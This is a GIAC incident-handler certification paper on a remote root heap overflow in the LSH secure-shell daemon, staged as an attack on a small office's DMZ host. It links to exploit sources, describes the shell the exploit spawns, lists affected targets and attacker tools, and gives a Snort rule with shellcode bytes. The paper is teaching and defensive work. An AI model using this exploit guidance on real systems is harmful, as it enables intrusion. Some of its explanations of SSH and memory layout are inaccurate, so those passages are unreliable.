Global Information Assurance Certification Paper

GIAC Certified Incident Handler

Practical Assignment Version 3.0

Exploiting LSH and breaking into a Small Office

by Kevin L. Shaw

July 2004

Table of Contents

Abstract Summary

This paper for the GCIH practical is about a recent vulnerability found in LSH; a freely available substitute for SSH. I explain the exploit and its type; a heap overflow. I continue with an attack against a small business and conclude with the how the small business detects and handles the incident. Throughout the paper; I discuss why small business and home user security is important and attempt to describe activities that can be taken to reduce this risk.

1. Purpose

There exist numerous ways to exploit computers. These methods can allow an attacker to execute arbitrary code on a system; cause a denial of service (by crashing a program or causing the system to restart); or display information of the attacker's choice – and this is just the tip of the iceberg. The most dangerous attack takes advantage of a flaw in the system and gives the attacker administrative privileges – best known as root –on a computer.

I have chosen to describe a remote root exploit vulnerability in the LSH[1] application. This exploit is a heap-based overflow. Heap overflows are similar to buffer overflows in that they overwrite memory space. The purpose of this paper is to describe this exploit in order to help distinguish heap overflows from buffer overflows and provide some insight into the challenges that face a small organization were they to be compromised in such a manner.

The Small/Home Office

Some recent GCIH Practical papers[2] have explored medium-to large-sized businesses and staged their attacks either from an 'insider' or 'social engineer' standpoint. What about the small or home office – or any other broadband user for that matter? Many may be technically savvy; but with the demands of their work and home life, they can be left very vulnerable to attacks. A few years ago I set up a home broadband connection to telecommute for a company in another state. Despite patching my systems and setting up anti-virus and spy ware protections – and everything else I could think of at the time – someone managed to access my work-related FTP server and tried to upload files to my system. I had followed basic protection practices but not patched my FTP application.

Small offices are likely to use broadband services such as Digital Subscriber Lines, Cable Internet, and Integrated Services Digital Network services. A small or home-based office is likely to implement one of these services in the same

[1] http://www.lysator.liu.se/~nisse/lsh
[2] http://www.giac.org/GCIH.php

fashion as a residential customer. Home broadband users face particular challenges, as can be observed in the following articles:

Hidden Dangers Lurk for Broadband Users –
http://www.usabilitynews.com/news/article1145.asp

This article notes that a majority of broadband internet users lack basic protections against spyware, viruses, and other malicious software. (Spyware are programs, often installed without a user's knowledge, that surreptitiously monitor web usage, keyboard strokes, and similar actions). The National Cyber Security Alliance found that most consumers believe they are protected from these elements. The National Cyber Security Alliance discovered that while 76 percent of the 120 users interviewed had anti-virus software installed; only half of those had recently updated their software. They also determined that two-thirds of those interviewed lacked a firewall of any sort.

Half of U.S. Broadband Users Unprotected -
http://www.pcworld.com/news/article/0,aid,55154,00.asp

This PC World article describes a survey of 1000 families by the Cahners In-Stat Group, a digital communications market research organization. They found that only half of those surveyed had any kind of intrusion prevention for their broadband connections. The article goes on to describe preventative solutions such as personal firewalls and anti-virus software.

New York State Cyber Security Task Force
Best Practices and Assessment Tools to Promote Cyber Security Awareness
http://www.cscic.state.ny.us/reports/public_report.htm

This report was done for the state; but its principles apply to small businesses everywhere. Regularly updating security protection and application update patches is the best preventative measure any organization may take.

Small office and home users are a choice target for attackers who would like to control other computers (zombies) to attack larger targets – such as brute-forcing a site to capture credit cards or performing Distributed Denial of Service attacks; perhaps host IRC servers or even game servers without using their own computers. An additional threat is realized by the fact that many small office configurations connect to larger offices; often via trusted connections. This drastically increases the chance that an organization; even one well-protected with a defense-in-depth architecture, may come under attack.

Perhaps most interesting and insidious of all; attackers may use these compromised computers to stockpile illegal files such as illegal kinds of pornography or "warez" – cracked commercial software traded amongst underground groups.

These kind of intrusions open up other issues for security professionals and the general public. Attacks against small businesses may disrupt their income or even put them out of business altogether. Risk assessment is a first step - private company information may be lost or stolen; the reputation of the business may be adversely affected when the public learns they have been intruded upon; and the possibility that their resources may be used to attack others. Software or files that others place on your computer could open you up to embarrassment or even criminal prosecution:

http://www.sophos.com/virusinfo/articles/porntrojan.html

In this article, a man claims a Trojan horse program was responsible for pornography on his computer.

Not only do we now have the implications of employees – remote or otherwise - potentially misusing company resources; we must consider the possibility of others using our computers for their own gain.

Incident Handling

There is often little assistance provided to regular home broadband users to secure their personal computers and aid in preventing any sort of attack – not just deliberate hacks but worm infestations and other products. This will include installing personal firewall, antivirus and anti-spyware products; and configuring them to automatically update their detections and regularly scan your computers.

Small businesses have the resources to protect themselves; they just have to identify and utilize them properly. Preparation and Identification are a constant process that can very easily be performed by a small office –the smaller number of systems that need protected may make these tasks much easier. This ease of maintenance may be offset by a lack of time to perform tasks like updating anti-virus software and patching systems and applications.

For a small business, containment and eradication can be difficult. The users may not have the background or resources to perform the task. They may require the help of a contracted security professional.

Recovering from such an incident is important as well – as is the entire incident handling process – and we'll explore some ways that we can work through the steps of an incident and resolve it with as little headache as possible.

Lessons learned are just as important for one or a few users as it is for Fortune 500 corporations. The practices involved are the same, but on a much smaller scale. Many small offices would not have an Incident Response Team and would likely not be able to perform similar functions. The Incident Handling

process in this case will start with the small business and explore ways that they can handle the incident. They may call a consultant to help them secure their network; or handle the entire situation themselves. In this paper, the process is describing how to handle an incident. In the real world, it is a matter of the business' assessment of the incident, the time and possibly money it will take to identify and eradicate the problem, and the resources they have to recover from the event.

2. Exploit

Protocols/Services/Applications

The SSH Protocol

Secure Shell, known as SSH[3], is a transport layer security protocol. It is commonly used for secure remote access and administration of computer systems. The protocol is meant to provide a secure replacement for insecure remote control protocols like rsh, rcp, and telnet. At the time this paper was written, there were two versions of the protocol. The two are not compatible with each other – they are both separate implementations of the protocol and use different encryption algorithms for authentication and secure communications. LSH uses SSH version 2.

How SSH works

SSH-2 uses the DSA algorithm to encrypt authentication between hosts. In addition; in order to connect to a remote server using SSH; you must have its host key. This allows the client to encrypt the communications and also provides an additional method of authentication. What this means is that if you have the host's key; you may connect to the host – but typically you must have the key **and** log in to the host in order to gain access. This is known as two-factor authentication: something you have, the host key; and something you know, a username/password combination to access the computer. This is more secure than just logging in remotely. Why is that? SSH encrypts the communications channel; it is less likely a third party can successfully eavesdrop on your remote session. If you were to log in with unencrypted communications – like in a telnet session – your messages pass in the clear and could be monitored to use against you. Additionally; if an attacker were to obtain the host key; they would still require login credentials in order to authenticate to the host.

One of the best features of SSH is its ability to tunnel other protocols – this is done by establishing an SSH session with parameters that allow the other protocol, such as an HTTP or FTP session, to use the encrypted channel. I found an excellent source of information on SSH at the following site:

[3] http://www.ietf.org/html.charters/secsh-charter.html

http://www.employees.org/~satch/ssh/faq/ssh-faq.html

SSH server and client programs are most commonly found on Linux systems; however, a number of programs for any OS may utilize the SSH protocol. OpenSSH[4] Putty[5], SecureCRT[6], and LSH[7] are four examples.

Why LSH?

LSH is a free and freely available replacement for SSH. LSH uses SSH version 2 and is most used for remote administration of computers[8]. Like SSH, you may set up commands to be executed during the session instead of logging in and executing commands after log-in yourself. These can be easily scripted to run on a scheduled basis (with cron); thus LSH becomes a versatile replacement for SSH. LSH does not come with a secure copy program; which is common in other SSH program implementations. This is because scp is not part of the proposed standard for the SSH protocol. Some consider this an advantage; because they do not want to use LSH for tasks other than remote administration. The system tools available on the remote machine are considered sufficient for the task. Because LSH implements the Secure Shell version 2 protocol; other SSH clients using this protocol are able to connect to the hosted LSH server (lshd).

So, why write about a vulnerability in the LSH program?

Haggis, the author of the exploit, explains[9]:

> *"After reading about a theoretical remote hole in OpenSSH and many detractors smugly saying that they weren't vulnerable because they run LSH (a free alternative), I'd like to present a working remote root exploit against LSH version 1.4.x."*

LSH is as susceptible to compromise as any other secure shell application. Attackers will use whatever tools they have to compromise a system; and this exploit may be one they have in their bag of tricks.

[4] http://www.openssh.com
[5] http://www.chiark.greenend.org.uk/~sgtatham/putty/ for Win32 and UNIX, http://s2putty.sourceforge.net/ for Symbian OS
[6] http://www.vandyke.com/
[7] http://www.lysator.liu.se/~nisse/lsh
[8] LSH can accept SSH Version 1 client connections; but will only fork them to an sshd using version 1. This is a complicated configuration and is noted in the LSH documentation.
[9] http://lists.netsys.com/pipermail/full-disclosure/2003-September/010489.html

Attacking a small office

The scenario for this paper plays out against a small business of eight to twelve people. The employees travel frequently and usually work from home. The target network for this scenario is the lead developer's home office setup; which is often occupied by more than one person working on a project or preparing for a business presentation. The company works with other businesses to provide software solutions – for embedded systems; document management; invoice controls – the purpose of the company is not as important as knowing that small businesses like this exist.

Unless you are performing a professional, sanctioned penetration test, you NEVER attempt exploits against production systems. Even when testing, you should avoid exploits that cause a Denial of Service when testing against production system.

Heap Overflows

All computer Operating Systems have may have overflows associated with applications, like SQL Server affected by the Slammer worm. The Operating System itself may be affected by a buffer overflow in one of its components, like Remote Procedure Call affected by the Blaster worm on Windows operating systems.

These overflows often occur in the stack buffer – memory space very near the kernel memory. Stack memory manages variables for the current running process. The stack buffer contains a pointer back to the main() function of whatever process is active; because the computer must know at what point in main() it needs to return to in order to continue running properly.

A heap performs similar activity as the stack. Stack memory maintains data for the current function of a process. Heap memory maintains data requested dynamically for the entire program; not necessarily a specific process in the program. Heap memory grows upward in the physical memory space; stack memory grows down from its starting address and will get overwritten each time it is utilized. Heap memory does not necessarily get overwritten; you will see several segments of heap memory each with their own control segment.

There is one stack per process and only one stack space on a computer. Many heaps can coexist in one process – because memory is allocated in chunks; not one whole segment. Heap memory is allocated in chunks and may thus result in several heap spaces on a computer. This occurs because a heap segment will not get overwritten unless it is no longer in use; and may not even then. The memory segments in use may then be in several address spaces on the computer.

A programmer should order the information that goes in and out of the stack. Heap memory is generally allocated as a linked list – the control structures for the heap are at the beginning of each segment of memory and reference the segment both before and after the segment.

When the stack is overflowed; input made to the program function overwrites the data already in the stack. A series of characters overwrite where the return address is located. The return address tells the computer where in the main() function the computer should return to after executing the current function. The return address is overwritten by a pointer to executable code – a jump to its location in most overflow implementations. The best executions of overflow exploits also input the return address and exit the function back to main().

A heap overflow is more complicated; because there are many control structures (locations that indicate where the beginning and end of the current chunk of memory are) and they do not have easily identifiable memory addresses. The control structures don't all return back to the main() function of the program either. When the heap is overflowed; input made to the heap overwrites a control structure so that executable code is performed. As with stack overflows; the best exploits return back to the program.

Heap and buffer overflows suffer from a similar malaise: many times, they will overwrite a memory address that causes the machine to crash instead of execute code and spawn a remote shell to the attacker's machine. A skilled exploit writer is able to return back to the program without causing this denial of service. Failed overflow attacks may result in nothing at all happening on the victim computer because the program never responds to the input or never actually receives it. The victim computer may also hang/be forced into a Denial of Service situation because the affected function never returns back to the main() function of the program.

A primer on heap overflows was written by w00w00 Security Development[10]. The article provides examples of heap overflows and several examples with which you may experiment. It is one of the first popular publicly released papers on heap overflows. Research into overflows continues – as memory space protection becomes more sophisticated; techniques to accomplish overflow exploits have improved.

One such memory protection technique is the use of a canary. A predetermined value is written into the heap control structure and is referenced in other places in the program. If anything overwrites this value – with arbitrary code, perhaps? – the reference points notice that the preset value has been overwritten and gracefully exit the process. The canary is overwritten and thus dies; leaving the program to back out and not allow a compromise of computer; in much the same

[10] http://www.w00w00.org/files/artciles/heaptut.txt

fashion that real canaries would warn coal miners[11] of danger so they would be able to back out of the mine.

What's so special about a heap overflow, especially from a hacker's standpoint? The first answer should be obvious: the attack is on the heap, not the stack, so non-executable stack protection is a moot point. Heap protection has only recently emerged. There are far fewer currently discovered heap overflows than there are buffer overflows; and little is understood about them (again, until very recently). I think this makes it harder to detect and defend against them.

Exploit Description

I used the following source code for this paper:

http://downloads.securityfocus.com/vulnerabilities/exploits/lsh_exploit.c

I was able to find two other versions of the exploit – one by Haggis, and a modified version of the original author's code by m00 Security – and describe them later in the paper.

This version of the exploit gives you options to attempt it against SuSe 8.1, RedHat 7.3, and RedHat 8.0. The code also documents the steps you may take in order to find the overflow in other Operating System/LSH combinations; by using a debugger and locating the specific return address that may then be added to the code in order to attempt exploit of other versions.

A description of how to get the return address for additional systems is provided in the source code I used. Non-programmers with some time and patience to read through the source will not only learn more about coding; they will learn about modifying source for their own use. For example; if you knew there was an LSH server daemon running on a port other than 22; you could modify the exploit source and recompile it to run against that port. You could also modify the code to change the port from which the spawned command shell is available.

The Vulnerability

The vulnerability in LSH is described in CAN 2003-0826[12] as follows:

> "lsh daemon (lshd) does not properly return from certain functions in (1) read_line.c, (2) channel_commands.c, or (3) client_keyexchange.c when long input is provided, which could allow remote attackers to execute arbitrary code via a heap-based buffer overflow attack."

[11] by dying when the oxygen level was too low – a 'dead canary' here is one that has been overwritten so a different value is read by the program function and the program gracefully aborts.
[12] http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0826

As a security professional; one must be aware of threats to the systems and software you are using. You should use a variety of references to gather information. One such reference is the Open Source Vulnerability Database[13], which allows you to query the Open Source Vulnerability Database and gather information from several sources at once – sites such as Bugtraq, Full-Disclosure, ISS, and Snort, among others. Querying for "remote root in lsh" resulted in the CAN/CVE reference as well as information from the ISS X-Force Database[14] , the Bugtraq archives at neohapsis.com[15], and many more. If you are looking for information, use any tool at your disposal. I particularly like using something like the OSVDB Info Scraper[16]; where I can pick through a list compiled from many sites. Some examples from a search on this site are:

- http://secunia.com/advisories/9805/
- http://xforce.iss.net/xforce/xfdb/13245
- http://www.osvdb.org/displayvuln.php?osvdb_id=2574

Look at the links in the footnotes; which will be repeated at the end of this paper, for more vulnerability references and places to search for vulnerabilities.

The exploit itself is provided by Carl Livitt, known as "Haggis". Mr. Livitt's original post is located on Full Disclosure:

http://lists.netsys.com/pipermail/full-disclosure/2003-September/010489.html.

What systems are affected?

LSH versions prior to 1.4.3, 1.5, 1.5.1, and 1.5.2. We use exploit source code for version 1.4.x. Any Linux distribution running LSH instead of SSH may be susceptible to attack by this exploit, provided they are not running LSH 1.5.3 or greater.

You can run LSH and SSH on the same computer; provided you host them from different ports. You cannot access a running LSH server (lshd daemon) with SSH, the SSH client will return an encryption key error. The LSH client cannot access an SSH server. You cannot (and should not even if you could) share encryption keys – in other words if you run LSH and SSH on the same server; you cannot use a single server encryption key for both daemons.

A look at http://xforce.iss.net/xforce/xfdb/13245 alerts us to the following vulnerable platforms:

- kernel.org Linux Any version

[13] http://www.osvdb.org
[14] http://xforce.iss.net/xforce/xfdb/13245
[15] http://archives.neohapsis.com/archives/bugtraq/2003-09/0310.html
[16] http://www.scurn.net to query for this or other vulnerabilities

- LSH LSH 1.5
- LSH LSH 1.5.1
- LSH LSH 1.5.2
- LSH LSH prior to 1.4.3
- SuSE SuSE Linux 8.0
- SuSE SuSE Linux 8.1
- SuSE SuSE Linux 8.2
- Various: Unix Any version

A look at the source code of the exploit shows that RedHat 7.3 is also affected. The source provides options for attacking Suse Linux 8.1, RedHat 7.3, and RedHat 8.0 – apparently regardless of the vulnerable LSH version.

Were you to write an exploit from scratch; it takes a considerable understanding of memory structures to discover the proper return address and to get the shellcode to execute properly. Running this exploit to fail and examining the debugger, you can modify the source code in order to properly exploit LSH on other Linux systems.

How the exploit works

Because the vulnerable versions of LSH do not properly return from certain functions; we should be able to overwrite a segment of the heap and get our arbitrary code in the structure of the next segment and force the victim to spawn a remote shell. This exploit appears to return properly and not crash LSH on the victim machine.

This exploit spawns a shell on port 12345 of the remote host. One thing to note about this exploit is that it must be the first connection attempted after the LSH service is started on the target computer. This is what is called a race condition – if a legitimate connection is made before the exploit is attempted; then the exploit will fail.

The exploit's author believes that the overflow may happen in the implementation of liboop[17]; which is an event loop management library required by lshd.

Possible attack types

This kind of exploit does not make a very effective worm: the vulnerable application is one of several that could be providing an SSH service; which makes it rare, and if the service is not restarted frequently (who restarts Linux frequently?) – the exploit must be the first connection made to the running process - then the likelihood of exploiting a host running LSH is rare. It is rumored that there is non-public exploit code that will compromise the service

[17] http://www.liboop.org

regardless of when it connects – eliminating the race condition required with the public exploit[18].

I attempted this exploit with several combinations of OS and application – RedHat 7.1 and 7.3 and LSH versions 1.4.1, 1.4.2, 1.4.3 and 1.5.1. I was only successful with RH 7.3 and LSH 1.4.3 and only once. LSH 1.4.2 itself was difficult to install – I had errors during the "make" process and could not find a suitable solution reading the message boards associated with LSH. LSH 1.5.1 on RedHat 7.3 was the most stable of the three versions tested; but was not exploitable with the source exploit that I used.

Known exploit variants

I located two variants of the exploit:

http://lists.netsys.com/pipermail/full-disclosure/2003-September/010489.html

This Full Disclosure post appears to be the original source for the original exploit. It returns a command shell to the attacker on port 45925 and does not give you options for the various target operating systems.

http://downloads.securityfocus.com/vulnerabilities/exploits/lsh_exp.c

This version is a modification of the original source by m00 security and includes more targets:

RedHat 7.3 - LSH v1.3.* (stack)
RedHat 7.3 - LSH v1.4 (stack)
RedHat 9.0 - LSH v1.4 (heap)
RedHat 9.0 - LSH v1.4 (stack)
Mandrake 9.0 - LSH v1.4 (stack)
Mandrake 9.1 - LSH v1.3.* (heap)
Mandrake 9.1 - LSH v1.3.* (heap)
Mandrake 9.1 - LSH v1.3.* (stack)
Mandrake 9.1 - LSH v1.4 (heap)
Mandrake 9.1 - LSH v1.4 (stack)
Mandrake 9.1 - LSH v1.5 (heap)
Mandrake 9.1 - LSH v1.5 (stack)

Their source includes options for stack overflows as well as heap overflows. The exploit appears to affect the stack memory for the process instead of the heap in some instances. Reading comments in the source and looking at the targets; their exploit affects lshd 1.3 as well as 1.4 and 1.5.

[18] I could not find a publicly available source for this variant.

The m00 security version of the exploit did not compile. I received the following errors:

$ gcc lshexp.c -o lshexp
lshexp.c: In function `connect_to_host':
lshexp.c:224: error: storage size of `saddr' isn't known
lshexp.c:226: error: `AF_INET' undeclared (first use in this function)
lshexp.c:226: error: (Each undeclared identifier is reported only once
lshexp.c:226: error: for each function it appears in.)
lshexp.c:226: error: `SOCK_STREAM' undeclared (first use in this function)
lshexp.c:226: error: `IPPROTO_TCP' undeclared (first use in this function)
lshexp.c:228: error: invalid application of `sizeof' to an incomplete type

This appears to be because the function was a direct copy of the original exploit's code. I did not debug this variant for this paper.

Finally, I add one more observation based on discussions with other security professionals. LSH is one of several different services that could be using the SSH protocol. This exploit is more useful compromising known victims rather than as an automated attack tool or malicious mobile code (worm or virus). Our target is not a known network – it is not an insider or competitor attack. In this scenario; the attacker takes the time to try determining where he can get access to the target and tries an exploit against a possible application that would use port 22. Note that the exploit will not work if connections have already been made to LSH (using and LSH or 'regular' SSH client). I was only successful running the exploit against the target system one time. The denial of service supposedly caused by a failed exploit (after legitimate connections) did not occur. I was unable to access the system with LSH client after the successful exploit; however I had difficulty accessing the system with LSH period. I could access the LSH server using other SSH clients.

Exploit Signature

Absent an intrusion detection sensor, you may only discover this attack if you find signs similar to any other host compromise[19]. Detection may occur on unusual files, unusual processes, unusual network usage or log entries, and system accounts that you did not place there yourself. In our Incident Handling phase; our small business discovers the exploit through unusual network activity and files on their DMZ computer.

We will examine the victim computer for evidence of compromise during the Incident Handling – Identification phase, later in this paper. Exploiting LSH is likely a rare way to compromise computers. LSH is only one application of many that could be used to provide and access secure shell services. The system may

[19] http://www.sans.org/score/checklists/ID_Linux.pdf

be exposed via other vulnerabilities. The Incident Handler may never find out that LSH was exploited to gain access to the system. Ruling out other methods, such as web or FTP based compromises, would lead a skilled incident handler or system administrator to the vulnerable LSH; but only if they checked for the possibility.

If you utilize Intrusion Detection Sensors; you may write a rule that catches the overflow attempt – specifically, look for the shellcode in the packet destined for the port upon which you are hosting LSH. Note that I did not say Port 22; if you are not running LSH on the traditional SSH port then you don't need to be looking for attacks to that port! Here is a framework in Snort format that would help someone detect an attack from this exploit:

alert tcp $EXTERNAL_NET any -> $HOME_NET 22 (msg:"EXPLOIT LSH heap overflow attempt"; flow:to_server,established; content:[09 08 d8 a9 09 08 d8 a9]; depth:30; within:50; reference:cve,CAN 2003-0826; classtype:shellcode-detect)

An IDS Analyst responsible for signatures would capture traffic of a proper connection via LSH; a successful exploit attempt; and an unsuccessful exploit attempt. They would then determine a significant pattern match of the successful exploit and incorporate it into a signature. This signature should detect the overflow being sent over the connection.

An interesting item to note is that I could caputure and view the exploit attempts using ethereal on the victim; but on my attack machine ethereal would crash loading 67% of the capture into the console to view.




Figure 1 - Failed ethereal capture in Windows

As I have indicated, I was only able to use the exploit successfully one time. I did not get a packet capture of this attempt. In practice, an administrator may detect that their LSH process was killed or returned an error code with unsuccessful exploit attempts. LSH – server and client - were not very stable for me while I practiced the steps to install and connect. However, with lshd installed; I could use ssh in Cygwin and Linux to connect to the victim environment.

3. The Platforms/Enivornments

Laboratory environment

Two computers – one set up for attack and penetration; and the other set up as a victim – is an ideal lab setup for a minimal budget. You could even work with one machine, provided you installed a product like VMWare[20] that allowed you to set up multiple virtual machines for testing.

A larger and more thorough laboratory would consist of multiple individual computers. It would also incorporate a switch or router and a firewall. The firewall and network hardware can separate different networks and may be used as lab targets themselves.

Attacker's Network

There is not an attack network, per se. In the scenario; our attacker does not have or keep a considerable number of physical resources of his own. The point is to keep stolen or illegal material on other computers; a basic tactic to prevent being caught with the material on their person. Our attacker may not even be working from a home network connection – in today's mobile environment, they could just as easily be working from a wireless connection: a public connection at a coffee shop or other location; or piggybacked from a home user's vulnerable wireless access point.

For example, there are 64 hotspots identified for the Washington, DC area at http://www.wifinder.com alone. Several of them are noted to be free access points. The Open Park Project[21] is an effort by a non-profit group to provide free wireless internet access to the public and museum community on the National Mall.

On the other hand, our attacker could just as well be working from home – or even at work, especially if there are few controls in place to detect or prevent this type of activity. The 'Reconnaissance' section of this paper describes some techniques for finding vulnerable home or small office users by finding ISP address ranges. There are several service providers that offer relatively inexpensive high-speed internet access through DSL, ISDN, and cable modem connections. For purposes of our attack network, our attacker is using one of these types of connections.

[20] http://www.vmware.com
[21] http://www.openpark.net

Therefore, we are left with a variety of ways the attacker could access the Internet and perpetrate his crime. It is complicated enough to detect the attack itself; let alone track the attacker!

Attacker's Host

Our 'hypothetical' attack machine can have the same architecture as the real one used to test the exploit. It is a Dell Inspiron 8500 laptop, with a Pentium 4 2Ghz processor and 1GB RAM – for our attacker, possibly obtained with a stolen credit card number and purchased anonymously from Dell's website. This physical crime is still prevalent; despite concerted effort by credit card companies and law enforcement to curtail it.

The attack system is a machine set up for vulnerability analysis, penetration testing, forensics and incident handling. It has been my experience that even though these tasks are distinct; the tool sets for each can be shared between the different tasks. Our subject Dell laptop comes with Windows XP. RedHat Linux 9 has also been installed on this machine.

Windows XP also has a Cygwin environment for penetration testing and other security engineering work. Cygwin[22] is a Linux-like environment for Windows that allows a Security Engineering Team flexibility when deployed to a site; where the engineer might not have the resources of a multi-server, multi-platform professional lab; they have a dual-boot platform with appropriate tools on each partition. There are several tools, such as Firewalk[23] and cheops-ng[24]; that are useful for network reconnaissance. It is my experience that cheops-ng is very useful for connecting directly to an internal network and mapping the entire network. I have observed its use in scenarios where proper network maps for large datacenters were never created when the systems were deployed; cheops-ng allowed the administrators to detect the systems on the network and develop good network documentation.

Because of the usefulness of Cygwin, we are going to stick with using it to perform our attack and thus stay in the Windows partition to attempt the system compromise. A short list of additional tools on this attack machine are as follows:

- idserve[25] – a simple GUI that will grab banners on a target
- brutus[26] – a password brute forcing tool
- SuperScan – a network scanner that will be described later in our paper
- nmap – the most popular network/port scanner; we will use it in our attack
- Sam Spade – useful for getting lots of information about a system

[22] http://www.cygwin.com
[23] http://www.packetfactory.net/projects/firewalk/
[24] http://cheops-ng.sourceforge.net/
[25] http://grc.com/id/idserve.htm
[26] http://www.hoobie.net/brutus/

- Dumpsec[27] - used to get information about Windows systems.




Figure 2 - Your lab may be as simple as one or two machines - or as complex as multiple racks of attack and defense equipment with targets.

Saving cracked copies of software in locations other than their own home – to trade for other items such as credit card numbers and cracks or serials for other systems – their motivation is two-fold: owning systems for their own use and allowing others access to their stolen property in places other than on their own computers. Even with a single computer at home; they could have resources all over the globe.

Victim's Network

Our small business uses DSL router with four ports to share the address provided by their ISP. One of their servers acts as a DHCP server so that no one has to manually add an address whether they work here, on the road, or at their own home. There is a wireless access point and an additional hub for people to plug into when they are visiting the "main office".

[27] http://www.somarsoft.com/somarsoft_main.htm

Yes; the wireless access point and the router are both possible ways to attack this network. However; these vectors have been covered by others and this paper focuses on exploiting LSH. The DMZ host is accessible from the internet because the router has been set up to allow this machine to be accessed from the internet. The remaining computers in the network are for the developer to work; and will be described in the next section.

There is no firewall in the strict sense of the word. A technical professional would likely make sure they had Anti-virus and Personal Firewall software installed and updated on all machines; particularly if their home office was their prime place of business. The DMZ server has its their firewall configured when the OS is installed – however since we are using LSH, port 22 is left open during the system installation.




Figure 3 – Victim's Network

Victim Platform

The victim in this scenario is, as indicated previously, the DMZ/LSH Host. It is and HP Vectra desktop with a 700Mhz Pentium processor and 2GB RAM; modified with a 40GB HD instead of the 20GB the store-bought version normally comes with. The OS is RedHat 7.3 and LSH 1.4.3 is installed for secure communications from the outside world. Apache 1.3 is currently installed on the

machine; but is not being utilized to host any product demos or company site. I've also included the SMTP service during the installation. This is because our victim is hosting email for the company.

